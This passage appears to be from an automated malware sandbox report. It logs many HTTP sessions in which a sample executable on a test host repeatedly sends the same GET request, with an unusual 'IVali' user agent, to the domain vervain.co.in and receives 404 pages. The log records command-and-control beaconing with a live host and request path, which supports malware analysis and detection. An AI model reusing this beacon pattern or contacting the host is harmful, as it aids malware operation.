2022-08-05 13:09:27 UTC	38	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.4	49810	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:28 UTC	39	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:28 UTC	39	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:28 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:28 UTC	39	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.4	49811	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:29 UTC	40	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:09:29 UTC	40	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:29 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:29 UTC	40	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.4	49814	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:30 UTC	41	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:09:31 UTC	41	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:31 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:31 UTC	41	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.4	49815	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:31 UTC	42	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:32 UTC	42	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:32 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:32 UTC	42	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.4	49816	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:33 UTC	43	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:33 UTC	43	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:33 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:33 UTC	43	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.4	49817	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:34 UTC	44	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:34 UTC	44	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:34 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:34 UTC	44	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.4	49818	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:36 UTC	45	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:36 UTC	45	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:36 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:36 UTC	45	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.4	49819	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:39 UTC	46	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:39 UTC	46	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:39 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:39 UTC	46	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.4	49820	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:40 UTC	47	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:09:41 UTC	47	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:40 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:41 UTC	47	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49760	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:27 UTC	4	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:08:28 UTC	4	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:28 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:28 UTC	5	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.4	49821	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:41 UTC	48	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:42 UTC	48	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:42 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:42 UTC	48	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.4	49822	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:42 UTC	49	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:43 UTC	49	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:43 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:43 UTC	49	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.4	49823	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:43 UTC	50	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:44 UTC	50	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:44 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:44 UTC	50	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
